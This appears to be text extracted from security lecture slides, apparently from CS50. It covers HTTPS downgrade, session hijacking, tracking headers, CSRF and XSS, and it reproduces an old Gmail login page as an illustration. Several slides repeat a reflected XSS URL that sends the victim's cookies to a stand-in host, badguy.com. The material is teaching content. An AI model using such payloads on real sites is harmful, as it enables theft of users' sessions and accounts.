
Advanced

Back to safety









Watch HTTP traffic go by.

Switch `` to `` and keep a map of what's changed.

Switch Location: `https://...` to Location: `http://...` and keep a map of what's changed.



Welcome to Gmail

A Google approach to email.

Gmail is a new kind of webmail, built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:



Less spam

Keep unwanted messages out of your inbox with Google's innovative technology.



Mobile access

Read Gmail on your mobile phone by pointing your phone's web browser to <http://gmail.com/app>.

[Learn more](#)



Lots of space

Over 7295.653389 megabytes (and counting) of free storage so you'll never need to delete another message.

Sign in to Gmail with your

Google Account

Username:

Password:

☐ Remember me on this computer.

[I cannot access my account](#)

[Sign up for Gmail](#)

[About Gmail](#)

[New features!](#)



<http://www.google.com>

securitytube.net/video/157

session hijacking



X-UIDH: . . .

cs50.harvard.edu/headers

eff.org/deeplinks/2014/11/verizon-x-uidh

DELETE COOKIES?!



CSRF

<http://pset7/sell.php?symbol=GOOG>

XSS

`http://vulnerable.com/?q=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>`

XSS

`http://vulnerable.com/?q=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>`

XSS

`http://vulnerable.com/?q=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>`


XSS


`http://vulnerable.com/?q=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>`

